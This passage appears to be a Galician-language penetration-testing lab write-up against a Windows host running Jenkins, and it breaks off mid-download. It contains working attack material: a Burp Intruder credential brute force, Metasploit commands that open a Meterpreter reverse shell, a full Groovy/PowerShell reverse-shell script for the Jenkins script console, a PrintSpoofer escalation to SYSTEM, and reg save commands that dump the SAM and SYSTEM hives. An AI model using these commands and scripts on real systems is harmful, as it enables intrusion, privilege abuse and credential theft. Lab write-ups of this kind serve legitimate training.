
Contraseña jenkins:jenkins




Forza Bruta Burp Suite

vídeo Burp Suite Force


Primeiro, creamos o proxy burp:



Introducimos o login de forma erronea e accedemos a burpsuite:




Damoslle a send to Intruder:




Unha vez aquí, seleccionamos os campos introducidos erroneamente e adxudicamoslle respectivamente os payloads cos diccionarios utilizados en Metasploit

Seguidamente, iniciamos o ataque:




Request	Payload 1	Payload 2	Status code	Response ...	Error	Timeout	Length	Comment
0			302	1			317	
1	admin	jenkins	302	1			317	
2	administrator	jenkins	302	3			317	
3	jenkins	jenkins	302	69			313	
4	user	jenkins	302	3			407	
5	test	jenkins	302	1			407	
6	guest	jenkins	302	1			408	
7	developer	jenkins	302	1			407	
8	manager	jenkins	302	4			409	
9	root	jenkins	302	1			408	
10	system	jenkins	302	1			408	
11	operador	jenkins	302	2			407	
12	soporte	jenkins	302	3			409	
13	seguridad	jenkins	302	1			407	
14	infra	jenkins	302	1			408	
15	desarrollo	jenkins	302	1			407	
16	integracion	jenkins	302	3			408	
17	build	jenkins	302	1			408	
18	master	jenkins	302	4			408	
19	slave	jenkins	302	1			409	
20	agent	jenkins	302	6			408	
21	jenkinsadmin	jenkins	302	3			408	
22	ci	jenkins	302	4			407	
23	localadmin	jenkins	302	4			409	
24	remoteuser	jenkins	302	4			407	
25	admin	admin	302	2			408	
26	administrator	admin	302	3			407	
27	jenkins	admin	302	71			408	
28	user	admin	302	2			408	
29	test	admin	302	3			408	
30	guest	admin	302	4			409	
31	developer	admin	302	4			408	
32	manager	admin	302	3			409	

Imos ver a diferencia da autenticación conseguida a autenticación erronea:
Login no:



Login yes:



4. Obtención de Acceso

Shell tipo Meterpreter

[vídeo shell meterpreter]

Seleccionamos o módulo:

```
20  exploit/multi/http/jenkins_script_console
```

Introducimos os seguintes parámetros:

```
msf6 exploit(multi/http/jenkins_script_console) > set USERNAME jenkins
USERNAME => jenkins
msf6 exploit(multi/http/jenkins_script_console) > set PASSWORD jenkins
PASSWORD => jenkins
msf6 exploit(multi/http/jenkins_script_console) > set RHOSTS 192.168.56.223
RHOSTS => 192.168.56.223
msf6 exploit(multi/http/jenkins_script_console) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/jenkins_script_console) > set TARGETURI /
TARGETURI => /
msf6 exploit(multi/http/jenkins_script_console) > set LHOST 192.168.56.100
LHOST => 192.168.56.100
msf6 exploit(multi/http/jenkins_script_console) > set LPORT 4445
LPORT => 4445
```

Confirmamos as opcións:

```
msf6 exploit(multi/http/jenkins_script_console) > options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD   jenkins          no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.56.223   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
asics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME   jenkins          no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an addre
the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.100   yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```


Corremolo:

```
[*] Command Stager progress -  84.28% done (83968/99626 bytes)
[*] Command Stager progress -  86.34% done (86016/99626 bytes)
[*] Command Stager progress -  88.39% done (88064/99626 bytes)
[*] Command Stager progress -  90.45% done (90112/99626 bytes)
[*] Command Stager progress -  92.51% done (92160/99626 bytes)
[*] Command Stager progress -  94.56% done (94208/99626 bytes)
[*] Command Stager progress -  96.62% done (96256/99626 bytes)
[*] Command Stager progress -  98.67% done (98304/99626 bytes)
[*] Sending stage (177734 bytes) to 192.168.56.223
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 1 opened (192.168.56.100:4445 -> 192.168.56.223:49675) at 2025-05-05 17:36:23 +0100

meterpreter > getuid
Server username: MAYORDOMO\butler
meterpreter >
```


Reverse Shell Script Jenkins

video inicial manual

Poñemos o porto 4444 a escoita:




Imos a Jenkins e accedemos a /script:



En script console introducimos o seguinte:

```
String host = "192.168.56.100";

int port = 4444;

String command = "\$client = New-Object Net.Sockets.TCPClient;
\$client.Connect('$host', $port); \$stream = \$client.GetStream(); [byte[]]\$bytes
= 0..65535|%{0}; while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne
0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0,
\$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2  = '\\nPS ' +
(pwd).Path + '> ';\$sendbyteback = ([text.encoding]::ASCII).GetBytes(\$sendback +
\$sendback2);\$stream.Write(\$sendbyteback,0,\$sendbyteback.Length);\$stream.Flush
()};\$client.Close()";

String powershellCmd = "powershell -NoProfile -ExecutionPolicy Bypass -Command \""
+ command + "\"";

Runtime.getRuntime().exec(powershellCmd);
```



Este script de groovy o que fai é:

-Defino IP e porto de conexión inversa (192.168.56.100:4444), onde estou escoitando cun ncat.

-Construo un comando de PowerShell que:


-Crea un cliente TCP e se conecta á IP/porto do atacante.

-Le datos do atacante e executáos localmente como comandos de PowerShell.


-Envía de volta a saída da execución ao atacante, mantendo unha shell interactiva.

-Executa o comando PowerShell usando Runtime.getRuntime().exec(...), o que lanza o proceso no sistema da vítima.

O resultado é:




Comprobamos:



5. Escalada de Privilegios

[video super.mp4]

Utilizamos Winpeas, descargamolo:



Subimolo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Desde a reverse shell, descargamolo:

```
\nPS C:\Program Files\Jenkins> Invoke-WebRequest -Uri http://192.168.56.100/winPEASany.exe -OutFile C:\Windows\Temp\
winpeas.exe
\nPS C:\Program Files\Jenkins>
```

Executamolo:

```
\nPS C:\Program Files\Jenkins> C:\Windows\Temp\winpeas.exe
```

Cousas que vemos no winpeas:


```
  COMPUTERNAME: MAYORDOMO
  USERPROFILE: C:\Users\butler
  PUBLIC: C:\Users\Public
  LOCALAPPDATA: C:\Users\butler\AppData\Local
  PSModulePath: C:\Users\butler\Documents\WindowsPowerShell\Modules;C:\Program Files\Wind
ndows\system32\WindowsPowerShell\v1.0\Modules
  PROCESSOR_ARCHITECTURE: AMD64
  Path: C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\W
Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\bu
t\WindowsApps
  CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
  ProgramFiles(x86): C:\Program Files (x86)
  PROCESSOR_LEVEL: 6
  ProgramFiles: C:\Program Files
  PSExecutionPolicyPreference: Bypass
  SystemRoot: C:\Windows
  OS: Windows_NT
  ALLUSERSPROFILE: C:\ProgramData
  DriverData: C:\Windows\System32\Drivers\DriverData
  APPDATA: C:\Users\butler\AppData\Roaming
  PROCESSOR_REVISION: a505
  USERNAME: butler
  CommonProgramW6432: C:\Program Files\Common Files
  CommonProgramFiles: C:\Program Files\Common Files
  OneDrive: C:\Users\butler\OneDrive
  WINSW_EXECUTABLE: C:\Program Files\Jenkins\jenkins.exe
  JENKINS_HOME: C:\Users\butler\AppData\Local\Jenkins\.jenkins
  PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
  PROCESSOR_IDENTIFIER: Intel64 Family 6 Model 165 Stepping 5, GenuineIntel
  ComSpec: C:\Windows\system32\cmd.exe
  SERVICE_ID: jenkins
  SystemDrive: C:
  TEMP: C:\Users\butler\AppData\Local\Temp
  WINSW_SERVICE_ID: jenkins
  NUMBER_OF_PROCESSORS: 2
  TMP: C:\Users\butler\AppData\Local\Temp
  ProgramData: C:\ProgramData
  ProgramW6432: C:\Program Files
  windir: C:\Windows
  USERDOMAIN: MAYORDOMO
```

Podemos ver que o Usuario Butler forma parte do grupo Administrators:

```
?????????? Home folders found
  C:\Users\Administrator : Administrators [AllAccess]
  C:\Users\All Users : Administrators [AllAccess]
  C:\Users\butler : Administrators [AllAccess], butler [AllAccess]
  C:\Users\Default : Administrators [AllAccess]
  C:\Users\Default User : Administrators [AllAccess]
  C:\Users\Public : Service [WriteData/CreateFiles], Administrators [AllAccess]
```


```
??????????? Users
? Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-hardening/windows-local
-privilege-escalation/index.html#users--groups
  Current user: butler
  Current groups: Domain Users, Everyone, Local account and member of Administrators group, Administrators, Users, S
ervice, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication
    ================================================================================================
```

Podemos ver os tokens (ollo o token SeImpresionatePrivilege)




Antes de seguir buscando cousas no Winpeas, vou intentar realizar a escalada con esta vulnerabilidade.

Para realizar a escalada imosnos aprobeitar do token impresionation, polo que imos comprobar se temos o privilexio de SeImpersonatePrivilege



Ahora temos que instalar o .exe chamado PrintSpoofer.exe :

Agora desde Meterpreter subimolo:



Accedemos o directorio do escritorio de Butler:

```
C:\Program Files\Jenkins>cd C:\Users\butler\Desktop
cd C:\Users\butler\Desktop

C:\Users\butler\Desktop>
```

Comrpobamos que está subido o PrintSpoofer.exe :

```
C:\Users\butler\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Users\butler\Desktop

05/06/2025  10:36 AM    <DIR>          .
05/06/2025  10:36 AM    <DIR>          ..
05/06/2025  10:37 AM            27,136 PrintSpoofer.exe
               1 File(s)         27,136 bytes
               2 Dir(s)  13,241,913,344 bytes free
```

Realizamos un whoami antes de executalo:

```
C:\Users\butler\Desktop>whoami
whoami
mayordomo\butler
```

Ahora exectuamolo no cmd:

```
C:\Users\butler\Desktop>PrintSpoofer.exe -i -c cmd.exe
PrintSpoofer.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.
```

Executouse e volvemos a comprobar quen somos:

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Somos superusuario.

6. Volcado Bases de Datos

Unha vez que xa son SYSTEM, podo facer o volcado con reg save, procedemos:

```
C:\Windows\system32>reg save HKLM\SAM C:\Users\butler\Desktop\SAM
reg save HKLM\SAM C:\Users\butler\Desktop\SAM
The operation completed successfully.

C:\Windows\system32>reg save HKLM\SYSTEM C:\Users\butler\Desktop\SYSTEM
reg save HKLM\SYSTEM C:\Users\butler\Desktop\SYSTEM
The operation completed successfully.
```

Unha vez gardados, imos proceder a descargalos. Volvemos a meterpreter:

```
C:\Users\butler\Desktop>exit
exit
meterpreter > download C:\\Users\\butler\\Desktop\\SAM
[*] Downloading: C:\Users\butler\Desktop\SAM -> /home/kali/SAM
